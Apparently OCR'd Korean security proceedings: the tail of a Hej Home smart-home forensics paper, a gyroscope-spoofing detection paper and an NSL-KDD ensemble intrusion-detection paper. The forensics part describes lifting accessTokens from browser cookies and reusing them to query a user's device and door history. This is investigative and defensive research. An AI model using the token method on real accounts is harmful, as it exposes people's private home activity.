q4lh9j7u_1617869222182.json	스마트 온습도 센서에 대한 기능 정의
smmlguju_1620964881365.json	스마트 모션 센서에 대한 기능 정의
Yacg23r2ew8vosz_1617869222182.json	스마트 허브에 대한 기능 정의

표 2. 헤이홈에 연결된 센서와 관련한 아티팩트

4.2 헤이홈 스퀘어 분석 결과

4.2.1 헤이홈 스퀘어에서 토큰 수집 방법

헤이홈의 모회사인 고퀄에서는 Goqual API를 제공하고 있으며 Hej home Square라는 Web Interface를 제공하고 있다. accessToken을 얻는 방법은 총 두 가지인데 ID와 PW를 알고 있다면 https://square.hej.so/square의 로그인을 통해 개발자 도구 네트워크 탭의 Request 헤더에서 accessToken을 얻을 수 있다. 만약 사용자가 Hej home square를 사용한 적이 있다면 해당 사이트의 쿠키에서 accessToken을 얻을 수 있다. 다음으로, accessToken의 주인이 아니더라도 로그인을 하게 되면 JSessionID가 생기는데 이 두 가지를 Request 헤더에 포함시키면 API를 이용할 수 있고 기기 목록 조회, 히스토리 조회 등을 볼 수 있다.

4.2.1 헤이홈 API 아티팩트 분석

표 3은 아티팩트로써 의미를 가지는 API와 그에 따른 Response 및 아티팩트 활용 방안을 나타낸다. 현재 모션 센서 히스토리에 대한

API는 헤이홈에서 제공하고 있지 않다.

API	Response	Description
https://goqual.io/openapi/devices	{ "id": "ebxx3t", "name": "도어 센서", "familyId": "xx07", "online": true }	사용자가 소유중인 기기 목록 확인 가능
https://goqual.io/openapi/history/temperature/line?device-id={{TH}}&date-type=month	{ "date": "2021-05-30T09:00:00.000", "value": 27 }	온도 및 습도가 현장 상황에 미친 영향 파악 가능
https://goqual.io/openapi/device/{{Door}}	{ "id":"ebxx3t", state":"CLOSED" }	도어 히스토리로 외부 침입여부 파악 가능

표 3. 헤이홈 API, Response 및 포렌식 관점에서의 아티팩트 활용 방안

그림 3은 실제 API 요청 헤더 및 응답을 나타낸 그림이다.




그림 3. 헤이홈 API 요청 헤더 및 응답

Ⅴ. 결론

본 논문에서는 국내 스마트 홈 플랫폼 헤이홈을 중심으로 iOS 환경에서 스마트 홈 애플리케이션 파일 구조를 분석하였다. 또한, 애플리케이션과 API를 이용하여 아티팩트를 분류하였고 및 활용 방안을 서술하였다. 본 논문의 결과로 국내에서 많이 연구되지 않은 스마트 홈 애플리케이션에서 연결 기기 및 접근 시간의 아티팩트를 수집하였고 aceessToken을 획득 후 API를 이용한 아티팩트 수집 방법을 제시하였다. 본 연구는 향후 센서와 더불어 조작 가능한 IoT 기기를 추가로 활용하여 더 많은 사용자 행위와 관련한 아티팩트를 수집 및 분석할 수 있을 것이다.

[참고문헌]

[1] 강수진, 신수민, 김소람, 김기윤, &김종성. (2021). 샤오미 스마트홈 아티팩트 분석 및 활용방안 연구. *디지털포렌식연구* , *15* (1), 54-66.

[2] Kim, S., Park, M., Lee, S., &Kim, J. (2020). Smart Home Forensics－Data Analysis of IoT Devices. *Electronics* , *9* (8), 1215.

[3] Chung, H., Park, J., &Lee, S. (2017). Digital forensic approaches for Amazon Alexa ecosystem. *Digital Investigation* , *22* , S15-S25.

[4] "Celebrite 사에서 제공하는 checkm8과 checkra1n에 대한 Webinar", https://www.cellebrite.com/en/checkm8-and-checkra1n-full-filesystem-extractions-for-ios-devices/ [Accessed 2021. 06.01.]

[5] 이경식. (2016). 맥 포렌식을 통한 아이폰 아티팩트 분석 기법. *정보보호학회지* , *26* (5), 17-21.

[6] 김기윤, 허욱, 이세훈, &김종성. (2019). 보안 메신저 SureSpot 애플리케이션에 대한 포렌식 분석. *디지털포렌식연구* , *13* (3), 175-188.

[7] 서승희, 남기훈, 김역, &이창훈. (2018). 국내 랜덤 챗 어플리케이션에서 사용자의 행위에 따른 아티팩트 분석. *디지털포렌식연구* , *12* (3), 1-7.

MEMS 자이로스코프 센서값 대상 스푸핑 공격 및 진동 신호 구분 방법

조현수,[1†] 최원석,[2] 이동훈[3‡]

[1]고려대학교 (대학원생), [2]한성대학교 (교수), [3]고려대학교 (교수)

MEMS Gyroscope Sensor Data Target Spoofing Attack and Vibration Signal Classification Method

Hyunsu Cho,[1†] Wonsuk Choi,[2] Dong Hoon Lee[3‡]

[1]Korea University (Graduate Student), [2]Hansung University (Professor), [3]Korea University (Professor)


요 약

MEMS(Microelectromechanical Systems) 자이로스코프 센서 대상 신호 주입 공격은 물리 레벨에서 수행되는 공격으로 자이로스코프 측정값을 스푸핑(spoofing)한다. MEMS 자이로스코프 센서는 무인이동체 환경에서 널리 쓰이고 있으며, 이러한 환경은 외부 또는 내부적으로 진동이 발생하기 쉬운 환경이므로 센서값에 진동 신호가 측정될 수 있다. 이렇게 진동 신호가 포함된 자이로스코프 센서값이 스푸핑된 측정값과 유사한 패턴으로 발생한다면 신호 주입 공격 상황으로 오인할 수 있다. 본 논문에서는 MEMS 자이로스코프 센서값을 사용하여 오일러 각도를 계산하고, 이를 기반으로 스푸핑으로 인한 z축 측정값과 진동 신호가 포함된 z축 측정값을 구분하는 방법을 제안한다.

I. 서론

무인이동체는 센서를 통해 주변 환경을 인식하고 이를 통해 최적의 제어값을 도출하여 자율적으로 임무를 수행하는 대표적인 사이버 물리 시스템(Cyber-Physical System)이라고 할 수 있다. 이러한 무인이동체 환경에서 광범위하게 사용되고 있는 MEMS 자이로스코프 센서는 물체의 x, y, z축 회전각속도를 측정하는 센서로, 멀티로터와 같은 비행체의 자세제어 및 위치추정에 매우 핵심적인 역할을 한다. 그러나 MEMS 자이로스코프 센서는 공진주파수 대역의 아날로그 음향 신호를 주입하는 신호 주입 공격에 취약한 것으로 알려져 있다[1]. 신호 주입 공격이 발생하는 경우 센서값을 스푸핑하여 잘못된 물리량을 측정하게 하며, 소프트웨어 레벨에서 탐지가 어렵기 때문에 MEMS 자이로스코프 센서를 사용하는 시스템에 심각한 악영향을 미칠 수 있다.

무인이동체는 모터와 프로펠러의 구동으로 인한 차체의 진동 또는 바람과 같은 외부 힘의 영향을 지속적으로 받는 환경에 노출되어 있다. 특히 진동 신호는 무인이동체에 탑재된 MEMS 자이로스코프 센서값에 오류를 발생시킬 수 있다. 만약 진동으로 인한 노이즈가 신호 주입 공격으로 인한 자이로스코프 센서값과 유사한 패턴으로 측정된다면, 탐지 시스템은 정상 상황임에도 공격 상황으로 오탐하는 경우가 발생할 수 있다. 따라서 본 논문에서는 MEMS 자이로스코프 센서를 대상으로, 신호 주입 공격이 발생하는 경우의 자이로스코프 센서값과 진동으로 인한 흔들림이 유사한 패턴으로 발생하는 경우의 자이로스코프 센서값을 구분하는 방법에 대해 제안한다. 진동 모터를 사용하여 실제 무인이동체 환경에서 발생하는 진동 주파수와 유사한 환경을 구축하였으며, 비교 결과를 분석하여 제시하고, Yaw 오일러 각도 추정값 비교를 통해 두 측정값을 구분할 수 있음을 보인다.



[그림 1] Roll, Pitch, Yaw

II. 배경지식

드론과 같은 비행체는 x, y, z축에 따라 각각 Roll, Pitch, Yaw 회전을 할 수 있으며 회전 각도는 오일러 각도 ϕ, θ, ψ로 표시한다. [그림 1]은 x, y, z축과 각 축에 해당하는 Roll, Pitch, Yaw 회전을 보여주는 그림이다.

Roll, Pitch, Yaw 오일러 각도는 각 축의 가속도 센서 측정값 또는 자이로스코프 센서 측정값을 통해 계산할 수 있다. 식(2)와 식(3)은 가속도 값만을 이용하여 Roll, Pitch 오일러 각도를 구하는 식이며, 식(1), 식(4), 식(5)는 자이로스코프 센서로 측정한 각속도를 이용하여 Roll, Pitch, Yaw 오일러 각도를 계산하는 식이다[2].

$$\phi = dt(p + q\sin\phi\tan\theta + r\cos\phi\tan\theta) + \phi' \quad (1)$$

$$\phi = \arctan\left(\frac{A_y}{\sqrt{A_x^2 + A_z^2}}\right) \quad (2)$$

$$\theta = -\arctan\left(\frac{A_x}{\sqrt{A_y^2 + A_z^2}}\right) \quad (3)$$

$$\psi = dt\left(q\frac{\sin\phi}{\cos\theta} + r\frac{\cos\phi}{\cos\theta}\right) + \psi' \quad (4)$$

$$\theta = dt(q\cos\phi - r\sin\phi) + \theta' \quad (5)$$

III. 본론


제안하는 방법을 소개하기에 앞서 진동을 측정한 자이로스코프 z축 측정값과 신호 주입 공격이 발생한 자이로스코프 z축 측정값의 유사도를 먼저 비교한다. 그 후, Yaw 오일러 각도를 유도하는 두 가지 방법을 사용하여 Yaw 각도를 도출한다. 도출된 두 값을 비교함으로써 진동 신호가 포함된 자이로스코프 센서값 또는 신호 주입 공격에 의한 자이로스코프 센서값으로 구분하는 방법에 대해 설명한다.

2.1 공진주파수 음향 노이즈 주입


실험에 사용한 자이로스코프는 MPU6050[4]이며, 해당 자이로스코프 센서의 z축 공진주파수는 27kHz이다[1]. 따라서 27kHz 주파수의 아날로그 음향 신호를 주입하게 되면 자이로스코프 z축 측정값이 스푸핑되어 올바른 값을 측정하지 못하게 된다.

2.2 진동 신호 측정

무인이동체의 운용 중에 발생하는 진동 주파수는 200~800Hz로, 동작의 종류 또는 드론의 경우에는 프로펠러의 회전 속도 등에 따라 달라질 수 있다[3]. 실험 환경 구성의 편의성을 위해 드론을 운용하는 중에 발생하는 진동 주파수를 200Hz로 가정하였다. 그리고 NFP-C1027 진동 모터를 통해 해당 주파수를 가지는 진동 신호를 생성하였고, 자이로스코프 센서는 진동 모터와 접합한 후 바닥에 고정하였다. 자이로스코프 센서값 측정 주기는 진동 주파수와 동일한 200Hz로 설정하였다. [그림 2]와 [그림 3]은 각각 진동 신호가 포함된 자이로스코프 센서의 z축 측정값과 공진주파수 대역의 음향 신호를 주입한 자이로스코프 센서의 z축 측정값을 나타내는 그래프이다. 두 측정값 모두 peak to peak 값이 약 $100rad/s^2$로 유사한 것으로 나타났으며, 정확한 유사도를 분석하기 위해 200Hz마다 RMS(Root Mean Squre) 값을 계산하여 상관계수를 구하였다. 그 결과 두 측정값의 상관계수는 0.806으로 매우 유사한 것으로 나타났으며, 이러한 유사성으로 인해 자이로스코프 센서의 z축 측정값만을 비교해서 신호 주입 공격과 정상 상황에서 발생하는 진동을 구분하는 것은 어렵다.



[그림 2] 200Hz 진동을 측정한 자이로스코프 센서 z축 각속도 측정값



[그림 3] 27kHz 주파수의 음향 신호를 주입한 자이로스코프 센서 z축 각속도 측정값


2.3 제안하는 방법

Roll, Pitch, Yaw 오일러 각도 (ϕ, θ, ψ)는 오일러 각도 변화율과 자이로스코프 센서에서 측정한 회전각속도 (p, q, r)로 이루어진 관계식을 샘플링 시간(t)으로 적분함으로써 구할 수 있다. 본 논문에서 타겟으로 하는 자이로스코프 센서의 z축 회전각속도만을 사용해서 Yaw 오일러 각도 ψ를 계산한다면 식(6)으로 나타낼 수 있다.


$$\psi = dt\left(\frac{r - r_i}{180}\pi\right) + \psi' \quad (6)$$

식(6)은 자이로스코프 센서에서 측정한 각속도에서 각속도 초깃값을 뺀 뒤 각도의 단위를 radian에서 degree로 변환한다. 그리고 각속도에 대해 샘플링 시간으로 적분하여 Yaw 오일러 각도를 계산한다. 따라서 식(6)을 사용하면 자이로스코프 z축 각속도만으로도 Yaw 오일러 각도를 계산할 수 있다.


[그림 4]는 신호 주입 공격을 수행하였을 때




[그림 4] 신호 주입 공격 시 ψ 변화



[그림 5] 신호 주입 공격 시 $|\psi_a - \psi_b|$



[그림 6] 진동 신호 발생 시 ψ 변화



[그림 7] 진동 신호 발생 시 $|\psi_a - \psi_b|$

Yaw 오일러 각도 ψ의 변화를 보여주는 그래프이다. Yaw 오일러 각도는 식(6)을 사용하여 계산하였으며, 빨간색으로 표시된 그래프이다. 식(6)에서는 자이로스코프 z축 각속도만을 사용하여 Yaw 오일러 각도를 계산하기 때문에 z축 측정값 변화에 민감하게 반응하는 것을 확인할 수 있다.

반면, 식(4)를 사용해서 Yaw 오일러 각도를 계산하면 Y, z축에서 측정한 각속도 q, r과 Roll 오일러 각도 ϕ, Pitch 오일러 각도 θ를 사용하여 Yaw 오일러 각도를 도출한다. [그림 4]에서 노란색으로 표시된 그래프는 식(4)를 사용하여 ψ를 계산한 값을 나타낸다. 식(6)을 사용한 값보다 급격한 z축 각속도 측정값 변화에 덜 민감한 것을 확인할 수 있다.

진동을 측정한 자이로스코프 센서의 z축 각속도 측정값으로 위와 동일한 과정을 반복하면 두 식을 사용하여 계산한 결과가 거의 유사하게 측정되는 것을 확인할 수 있다. [그림 6]은 진동 신호를 측정한 자이로스코프 센서값으로부터 ψ를 계산한 값을 나타낸다. 두 식으로부터 ψ 값이 유사한 값으로 계산되고 있는 것을 확인할 수 있다. 따라서 식(7)이 성립하는 경우 해당 자이로스코프 센서값은 신호 주입 공격에 의해 스푸핑된 값으로 판단할 수 있다.

$$|\psi_a - \psi_b| > t \quad (7)$$

[그림 5]와 [그림 7]은 각각 음향 신호를 주입하였을 때와 진동 신호를 발생시켰을 때 ψ_a, ψ_b를 계산하고 두 ψ값의 차를 나타낸 그래프이다. Yaw 각도 값의 차이를 활용하여 임계값 t를 적절하게 조절한다면 정상 상황에서 진동 신호가 포함된 자이로스코프 센서값과 신호 주입 공격 상황에서의 자이로스코프 센서값을 구분해낼 수 있다. 본 논문에서 $t = 150$으로 설정하였다.

IV. 결론

본 논문에서는 MEMS 자이로스코프 센서를 대상으로 하는 공진주파수 대역의 신호 주입 공격과 정상 상황에서 발생하는 진동을 구분하는 방법에 대해 제시하였다. 제시한 방법은 Yaw 오일러 각도를 도출할 수 있는 두 가지 계산 방법을 사용하여 두 계산 결과의 차이를 이용하는 방법이었다. 신호 주입 공격이 발생하는 상황에서는 x, y축 각속도가 일정하게 유지되는 반면, 진동 신호를 측정하는 동안에는 x, y축 모두 진동의 영향을 받게 되므로 동일한 z축 각속도를 측정하였더라도 식(5)와 식(6)은 다른 결과를 보이게 된다. 따라서 오일러 각도를 계산하고 차이를 구함으로써 신호 주입 공격과 정상 진동이 포함된 신호를 구분할 수 있다.

Acknowledgement

이 성과는 2021년도 정부(과학기술정보통신부)의 재원으로 한국연구재단의 지원(No.NRF-2020R1C1C1007446)을 받아 수행된 연구임

[참고문헌]

[1] Y. Son, H. Shin, D. Kim, Y. Park, J. Noh, K. Choi, J. Choi, and Y. Kim, “Rocking drones with intentional sound noise on gyroscopic sensors,” in Proc. USENIX Security Symposium, 2015.

[2] H. Wang, C. Qi, Q. Wu, and X. Wang “Algorithm of roll, pitch and yaw angular velocity for three-axis gyroscope,” The 2nd Conference on Environmental Science and Information Application Technology, July. 2010.

[3] V. Jon and S. Debruyne, “Vibration analysis of a UAV multirotor frame,” Proceedings of isma 2016 international conference on noise and vibration engineering. pp. 2401-2409, 2016.

[4] Google “MPU-6000 and MPU-6050 Product Specification Revision 3.4,” https://invensense.tdk.com/wp-content/uploads/2015/02/MPU-6000-Datasheet1.pdf, May. 2021.

네트워크 이상 탐지를 위한 앙상블 스태킹 모델에 관한 연구

서동찬*, 김형태*, 유영록**

*전남대학교 (대학원생), **(주)소울소프트

A study on ensemble stacking model for network anomaly detection

Dong-Chan Seo*, Hyung-Tae Kim*, Young-Rok Yu**

*CHONNAM NATIONAL UNIVERSITY, **Soulsoft Co.

(Graduate student)

요 약

인터넷의 발달로 인한 대량의 네트워크 트래픽만큼 비정상 트래픽의 수와 종류가 다양해져 간다. 이러한 비정상 트래픽은 이전과 다른 새로운 패턴을 가지며 이를 탐지하기 위한 침입 탐지 시스템(IDS:intrusion detection system)의 기술이 필요하다. 이러한 기술을 위해 우리는 앙상블(Ensemble) 스태킹(Stacking)을 적용한 모델을 제안한다. 서로 다른 단일 알고리즘의 결과를 메타 데이터로 결합하고 그 결과를 의사결정트리 알고리즘으로 다시 예측한 모델들의 성능을 비교 실험하였고, 실험 결과 CNN과 SVM, LGBM 알고리즘을 결합한 스태킹(Stacking) 모델의 예측한 결과가 네트워크 트래픽 데이터 세트인 NSL-KDD 데이터 세트에 대해서는 다른 알고리즘의 결합보다 정확도는 최대 8%, F1-점수는 최대 5% 정도 성능이 향상한 것을 확인했다.

I. 서론

최근 급격한 정보화로 우리는 어디에서든지 인터넷을 접할 수가 있게 되었고, 이에 따라 많은 양의 네트워크 트래픽도 수반되었다. 하지만 모든 트래픽을 관리자가 일일이 확인할 수 없을 뿐만 아니라 늘어난 트래픽의 양만큼 알려지지 않은 비정상 트래픽들도 하루에 수 많이 생겨나고 있다. 이러한 트래픽을 탐지하기 위해서 침입 탐지 시스템이 가장 널리 사용되고 있다.

침입 탐지 시스템이란 시스템과 네트워크 작업을 분석하여 권한이 없는 사용자가 로그인하거나 악의성 작업이 있는지 찾아내는 활성 프로세스 또는 장치를 말한다.

침입 탐지 시스템의 종류를 살펴보면 첫 번째, 이미 일어난 비정상 트래픽의 패턴 또는 시그니처(signature)를 사전에 등록하고 이후에 내부로 들어오는 트래픽을 분석 후 등록된 패턴과 일치하면 탐지하는 오용(misuse) 침입 탐지가 있다. 이 탐지 방법은 낮은 오탐율과 미탐율을 보이지만 이전에 일어나지 않은 제로 데이 공격 트래픽에 대해서는 탐지를 하지 못하는 단점이 존재한다. 두 번째는 정량적, 통계적으로 정상 트래픽의 패턴을 분석해 정상 패턴을 벗어나는 트래픽을 탐지하는 이상(anomaly) 침입 탐지이다. 이상 침입 탐지는 정상적인 트래픽의 패턴을 분석하기 때문에 제로 데이 공격도 탐지가 가능하고 오용 침입 탐지처럼 패턴을 일일이 업데이트할 필요가 없는 장점이 있지만 높은 오탐률과 정상 패턴과 비정상 패턴을 구분할 임계값의 설정이 어려운 단점이 존재한다[1].

이러한 단점을 극복하기 위해 현재도 기계학습(machine learning) 및 딥러닝(deep learning) 연구가 활발히 진행 중이다. 본 논문에서는 침입 탐지 시스템을 평가하기 위해 자주 사용되는 NSL-KDD 데이터 세트와 앙상블 스태킹을 이용한 모델링을 제안한다.

이후, 2장에서는 지금까지도 활발히 연구되고 있는 머신러닝 및 딥러닝 분야에서의 연구와 데이터 세트에 대해 알아보고 3장에서는 전처리 과정과 스태킹을 활용한 모델링, 4장에서는 생성한 모델을 활용해 모델의 성능을 평가할 수 있는 지표인 정확도(Accuracy), 정밀도(Precision), 재현율(Recall), F1-점수를 알아볼 것이다. 마지막으로 5장에서는 결론에 관해서 서술하였다.

Ⅱ. 관련 연구

Koohong Kang[2]은 카이-제곱과 SelectKBest 속성 선택 알고리즘을 사용해 의사결정트리의 과대 적합 단점을 해소하는 방법을 제안했다. XIANWEI GAO et al.[3]은 클래스가 불균형하게 분포되어 있을 시에 사용되는 언더샘플링(Undersampling) 기법과 앙상블 보팅(Voting)을 사용한 적응형 보팅(ADAPTIVE VOTING) 알고리즘 제안했다.

2.1 데이터 세트

본 논문에서 사용한 데이터 세트인 NSL-KDD 데이터 세트는 Tavallaee et al.[4] 가 군사 네트워크 환경을 만들어 시뮬레이션을 통해 얻은 네트워크 트래픽의 tcp dump데이터를 가공해 만든 KDD99[5] 데이터 세트의 수많은 중복 레코드를 제거해 과대 적합이 발생하지 않도록 제안한 데이터 세트이다.

이 데이터 세트에는 학습 데이터인 KDD Train+ 와 KDDTrain_20Percent 및 테스트 데이터인 KDDTest+ 와 KDDTest-21이 존재한다. KDDTest-21은 KDDTest+에서 탐지 난이도가 쉬운 21개의 레코드를 제외한 데이터 세트이다. 속성은 연결시간, 프로토콜 종류, 서비스 종류 등 41개의 속성과 레이블인 공격 유형(DoS, Probe, U2R, R2L, 그리고 정상인 normal)으로 총 42개의 속성으로 이루어져 있다[6]. 본 논문에서는 KDDTrain+를 학습 데이터로 사용하고 KDDTest+를 테스트 데이터로 사용했다. 다음 Table 1은 데이터 세트의 공격 데이터 분포를 보여준다.

	Normal	DoS	Probe	R2L	U2R
Train	67343	45927	11656	995	52
Test	9711	7460	2885	2421	67
Total	77054	53387	14541	3416	119

Table 1. Distribution of attack data

2.2 스태킹(Stacking)

스태킹이란 데이터를 여러 개별 알고리즘으로 분류 후 예측한 결과를 메타 데이터 세트로 만들고 이를 다시 새로운 알고리즘으로 예측을 수행하는 기법이다[7].

Ⅲ. 모델 구현 및 검증

Figure 1은 본 논문에서 사용한 스태킹을 전체적인 과정을 나타낸다.




Figure 1. Process of Stacking

3.1 데이터 전처리

NSL-KDD 데이터 세트에는 다양한 유형의 공격이 존재하는데 우리는 공격인지 아닌지에 대한 여부를 탐지하기 위해 이진 분류로 연구를 했다. 이진 분류를 하기 위해서 공격 유형을 normal이면 0으로, normal이 아니면 모두 1로 설정했다. 그리고 데이터 세트에는 3개의 문자형(categorical) 속성이 존재하는데, 머신러닝 알고리즘은 문자형 데이터를 다루지 못하기 때문에 이러한 데이터들은 원-핫 인코딩으로 숫자 형으로 변환한다. 그다음 과정은 데이터 스케일링이다. 데이터 스케일링은 데이터의 값이 너무 크거나 작은 경우에 모델 학습 과정에서 0으로 수렴하거나 무한으로 발산할 수 있어서 모든 데이터가 같은 범위에 존재하도록 설정해주는 전처리 과정이다. 우리는 분산이 1이고, 평균을 0으로 변경해주는 사이킷런(Scikit-Learn)의 StandardScaler [8]를 사용했다.

3.2 스태킹 모델을 위한 개별 알고리즘

본 논문에서는 개별 알고리즘으로는 KNN(K-최근접 이웃), LGBM(LightGBM), SVM(서포트 벡터 머신), CNN(합성곱 신경망), ANN(인공 신경망)을 사용했고 그중 가장 이상적인 알고리즘 결합을 위해 실험했다.

각각의 알고리즘의 특징을 살펴보면 KNN 알고리즘은 데이터로부터 거리가 가까운 k개의 다른 데이터의 레이블을 참조하여 분류하는 알고리즘으로 유클리디안 거리 계산법을 사용한다.

LGBM 알고리즘은 기존의 트리 기반 알고리즘의 방식인 균형 트리 분할 방식과 다른 리프 중심 트리 분할 방식을 사용한다. 이는 최대한 균형이 잡힌 트리를 유지하면서 분할하기 때문에 트리의 깊이가 최소화될 수 있다.

SVM 알고리즘은 초평면을 이용해서 분류를 수행하는 알고리즘이고 범주나 수치 예측 문제에 사용 가능하며, 오류 데이터에 대한 영향이 없다는 특징이 존재한다.

ANN 알고리즘은 딥러닝의 기초 알고리즘으로 사람의 신경망 원리와 구조를 모방하여 만든 머신러닝 알고리즘이다. ANN 알고리즘은 입력, 출력, 은닉층이 존재하고 ANN 뉴런은 여러 입력값을 받아 임계치를 넘으면 활성화되어 출력층으로 내보낸다.

CNN 알고리즘은 ANN 알고리즘과 유사하게 입력, 출력, 은닉층으로 구성되고 합성곱 연산을 사용하는 ANN의 한 종류이다. 데이터의 특징을 추출하여 패턴을 파악하는 구조로 Convolution 층과 Pooling 층이 존재한다.

3.3 모델 검증

모델의 성능을 평가하기 위해 사용되는 지표로는 정확도(Accuracy), 정밀도(Precision), 재현율(Recall), F1-점수(F1-Score)라는 성능평가지표가 존재하고 이들은 오차 행렬의 값으로부터 얻을 수 있다. Table 2와 Figure 2 는 각각 오차 행렬과 성능평가지표를 나타낸다. 성능평가지표 중 정확도는 전체 데이터 중 맞게 예측한 데이터의 비율이고 정밀도는 모델이 True라고 분류한 것 중에서 실제 True인 것의 비율, 재현율은 실제 True인 것 중에서 모델이 True라고 예측한 것의 비율이다. 마지막으로 F1-점수는 정밀도와 재현율의 조화평균이다.

실제값	예측 결과	
	Positive	Negative
Positive	TP (True Positive)	FN (False Negative)
Negative	FP (False Positive)	TN (True Negative)

Table 2. Confusion Matrix

$$Accuracy = \frac{TP+TN}{TP+FN+FP+TN}$$

$$\mathrm{Pr}ecision = \frac{TP}{TP+FP}$$

$$Recall = \frac{TP}{TP+FN}$$

$$F1-Score = 2*\frac{\mathrm{Pr}ecision*Recall}{\mathrm{Pr}ecision+Recall}$$

Figure 2. Confusion Matrix Performance Assessment Indicators

Table 3은 KDDTest+에 대해 실험한 단일 알고리즘에 대한 성능을 나타낸다. 본 논문에서 사용한 모델들은 Cross-validation을 기반으로 최고의 성능을 가진 파라미터 조합을 찾을 수 있는 GridSearchCV를 이용해 파라미터를 적용하였다.

	Accuracy (%)	Precision (%)	Recall (%)	F1-score(%)
KNN	72.35	91.61	56.6	69.97
LGBM	75.77	77.43	79.48	78.44
SVM	83.96	93.3	81.28	86.88
CNN	79.04	66.36	96.8	78.74
ANN	76.17	68.75	86.62	76.66

Table 3. Performance of individual algorithms for X_test

본 논문에서는 최적의 스태킹 모델을 결합하기 위해 위에서 확인한 여러 알고리즘을 다르게 결합하여 비교 실험을 하였다. 그 결과는 Table 4에서 확인할 수 있다. Table 4에서는 LGBM과 SVM, CNN을 결합한 스태킹 모델이 가장 높은 성능을 나타냈다. 3가지의 알고리즘을 결합한 이유는 2가지 알고리즘의 스태킹 모델보다 성능이 높았고, 4가지의 알고리즘

모델이랑 성능 차이가 크게 다르지 않기 때문에 3가지의 알고리즘 모델을 채택했다. Table 4에서 알 수 있듯이 성능이 좋은 단일 알고리즘끼리 결합한다고 해서 항상 스태킹 모델의 성능이 좋지 않다는 결과를 도출했다.

	Accuracy (%)	Precision (%)	Recall (%)	F1-score (%)
K+L+S	83.96	93.3	81.28	86.88
K+L+C	83.33	92.3	81.05	86.31
K+L+A	79.28	90	77.32	83.18
K+S+C	85.42	95.91	81.67	88.22
K+S+A	84.5	94.93	81.07	87.45
L+S+C	87.63	90.69	87.95	89.3
L+S+A	84.75	94.91	81.38	87.63
L+C+A	84.12	78.61	92.36	84.93
S+C+A	85.42	95.91	81.67	88.22

K : KNN, L : LGBM, S : SVM, C : CNN, A : ANN

